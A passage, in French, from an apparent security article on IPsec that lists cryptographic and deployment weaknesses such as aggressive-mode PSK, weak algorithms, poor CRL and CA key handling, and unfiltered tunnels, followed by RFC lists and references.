spdadd net_local/mask net_remote/mask any -P out ipsec \
                esp/tunnel/GW_locale-GW_remote/unique;
```

```
spdadd net_remote/mask net_local/mask any -P in ipsec  \
                esp/tunnel/GW_remote-GW_locale/unique;

>>>>>>>>>> end spd
```

4.6 Problèmes de cryptographie

La sécurité d'IPSec se base sur de nombreux principes cryptographiques, qu'il est important de ne pas oublier. En effet, toute faiblesse de conception ou d'implémentation d'une de ces briques cryptographiques peut affaiblir la sécurité des configurations IPSec.

Comme exemple de faiblesses de ce type, on peut citer une faille du client VPN CISCO (CVE-2002-1107), qui générait des aléas faibles (donc prévisibles). Ces aléas faibles le rendaient sensible à des attaques de type usurpation d'identité.

4.7 Problèmes annexes

Une pile IPSec fonctionne dans un environnement, et en particulier sur un système d'exploitation, qui fournit souvent d'autres services. Lors d'un déploiement spécifique d'IPSec sur un système d'exploitation « classique », d'autres failles du système ou de ses outils peuvent compromettre l'ensemble de la passerelle, donc l'accès IPSec.

De même, sur les postes nomades, il y a parfois des possibilités de récupérer des informations normalement non accessibles. On peut par exemple citer la faille CVE-2002-1105 (CISCO), qui permet d'obtenir le mot de passe de groupe de la configuration IPSec sur le poste client.

5 Problèmes de déploiements

Tout déploiement de tunnels IPSec, quelle que soit l'implémentation, reste facile à affaiblir avec une mauvaise configuration. Il est alors important pour les administrateurs de connaitre tous ces pièges courants pour pouvoir aisément les éviter.

5.1 Tunnel sans filtrage

De nombreux administrateurs considèrent que l'établissement d'un tunnel IPSec (ou d'un tunnel VPN en général) est un gage de sécurité suffisant pour garantir tous les flux circulant au travers de ce tunnel. Or, si un tunnel IPSec peut garantir le transit des flux au travers de ce tunnel, il ne peut en aucun cas garantir la non-compromission des extrémités de trafic distantes.

Il est donc indispensable de mettre en place une politique de filtrage sur les flux des tunnels IPSec, et de les réduire au strict nécessaire, de la même facon que sont controlés les autres flux de la passerelle.

5.2 Mauvaise compréhension des configurations

Dans certains cas, il est possible de créer des configurations qui ne correspondent pas à ce qui semble naturel pour l'administrateur.
Par exemple, dans la configuration de la pile IPSec KAME, tous les tutoriels et tous les fichiers d'exemples indiquent de déclarer des polices de sécurité avec le mot clé « require ». Or, dans le cas d'un correspondant IPSec avec lequel on désirerait établir plusieurs phases2 de niveaux de sécurité différents (algorithmes, durées de vies, etc...), le mot clé « require » indique que n'importe laquelle des SAs négociées avec le correspondant peut être utilisée pour chiffrer un paquet de n'importe laquelle des polices de sécurité vers ce correspondant.
Dans le pire des cas, le traffic censé être le mieux protégé peut finalement se retrouver chiffré avec la SA la plus faible.

5.3 Secrets mal protégés

Cette faiblesse potentielle est probablement l'une des plus génériques à tout contexte de sécurité, mais la sécurité d'un tunnel IPSec est directement dépendante de la qualité de ses secrets.

Il est évident qu'un tunnel IPSec dont la clé prépartagée ou une clé privée de certificat est facilement accessible présente un niveau de sécurité quasi nul pour toute personne pouvant disposer de ce secret et capable d'intercepter le traffic IPSec.

5.4 Mauvaise gestion de PKI

La sécurité d'une architecture IPSec par certificats dépend également beaucoup de la capacité de gérer correctement la chaine de certificats.

La première faiblesse courante est une gestion mauvaise ou absente des listes de révocations (CRLs) de la CA. Il devient alors possible de s'authentifier sur une passerelle IPSec avec un certificat pourtant connu comme étant révoqué.

La seconde faiblesse importante est une mauvaise gestion de la clé privée de la CA qui permettrait, d'une façon ou d'une autre (copie de la clé privée de la CA, etc...), de signer des certificats « illégitimes », permettant alors également de s'authentifier sur une passerelle IPSec sans pourtant en avoir le droit légitime.

5.5 Configurations faibles

Des configurations faibles sont très fréquemment rencontrées lors de déploiements effectifs, parfois par manque de connaissance de l'administrateur, parfois par incompétence ou par facilité. Ces configurations faibles facilitent ou permettent souvent l'exploitation de failles vues précédemment, qu'elles soient des faiblesses de protocoles ou des faiblesses courantes d'implémentations.

Parmi les configurations faibles, les plus courantes sont :
- Phase1 en mode aggressif et secret pré-partagé (voir section 3.2).
- Utilisation d'algorithmes faibles : DES, MD5, pas de PFS pour les phases 2, etc...

- ESP sans hash, qui le rend sensible aux attaques par bit flipping CBC, voir [CVE-2005-0039].
- Secret partagés faibles.
- Mauvaise configuration de CAs.
- Pas de gestion de CRLs.

Les RFCs IPSec

Les implémenations actuelles d'IPSec sont basées essentiellement sur tout ou partie des RFCs suivantes :

- RFC 2367 : PFKEY Key Management API, Version 2.
- RFC2401 : Security Architecture for the Internet Protocol.
- RFC2402 : IP Authentication Header.
- RFC2403 : The Use of HMAC-MD5-96 within ESP and AH.
- RFC2404 : The Use of HMAC-SHA-1-96 within ESP and AH.
- RFC2405 : The ESP DES-CBC Cipher Algorithm With Explicit IV.
- RFC2406 : IP Encapsulating Security Payload (ESP).
- RFC2407 : The Internet IP Security Domain of Interpretation for ISAKMP.
- RFC2408 : Internet Security Association and Key Management Protocol (ISAKMP).
- RFC2409 : The Internet Key Exchange (IKE).
- RFC2410 : The NULL Encryption Algorithm and Its Use With IPsec.
- RFC2411 : IP Security Document Roadmap.
- RFC2412 : The OAKLEY Key Determination Protocol.
- RFC2451 : The ESP CBC-Mode Cipher Algorithms.
- RFC2857 : The Use of HMAC-RIPEMD-160-96 within ESP and AH.
- RFC3706 : A Traffic-Based Method of Detecting Dead Internet Key Exchange (IKE) Peers.
- RFC3947 : Negotiation of NAT-Traversal in the IKE.
- RFC3948 : UDP Encapsulation of IPsec ESP Packets.

Très récemment, de nouvelles RFCs sont sorties pour la « nouvelle » version d'IPSec :

- RFC 4301 : Security Architecture for the Internet Protocol.
- RFC 4302 : IP Authentication Header.
- RFC 4303 : IP Encapsulating Security Payload (ESP).
- RFC 4304 : Extended Sequence Number (ESN) Addendum to IPsec Domain of Interpretation (DOI) for Internet Security Association and Key Management Protocol (ISAKMP).
- RFC 4305 : Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH).
- RFC 4306 : Internet Key Exchange (IKEv2) Protocol.
- RFC 4307 : Cryptographic Algorithms for Use in the Internet Key Exchange Version 2 (IKEv2).
- RFC 4308 : Cryptographic Suites for IPsec.
- RFC 4309 : Using Advanced Encryption Standard (AES) CCM Mode with IPsec Encapsulating Security Payload (ESP).

Références

[PSKAttack] Michael Thumann, PSK Cracking using IKE Aggressive mode

[IKECrack] Anton T. Rager, IKE cracking tool, http://ikecrack.sourceforge.net

[PROTOS] University of Oulu, Protos IKE test suite, http://www.ee.oulu.fi/research/ouspg/protos/testing/c09/isakmp,2005

[CISCO64424] CISCO Systems, Vulnerabilities in the Internet Key Exchange Xauth Implementation, 2005.

[CVE-2005-0039] CVE, bit flipping weakness of CBC mode encryption.

[RFC1918] RFC 1918, Address Allocation for Private Internets

[CBC] NIST, Modes of operations for symetric key block ciphers.

[DH76] W. Diffie and M.E. Hellman, New directions in cryptography, IEEE Transactions on Information Theory 22 (1976), 644-654.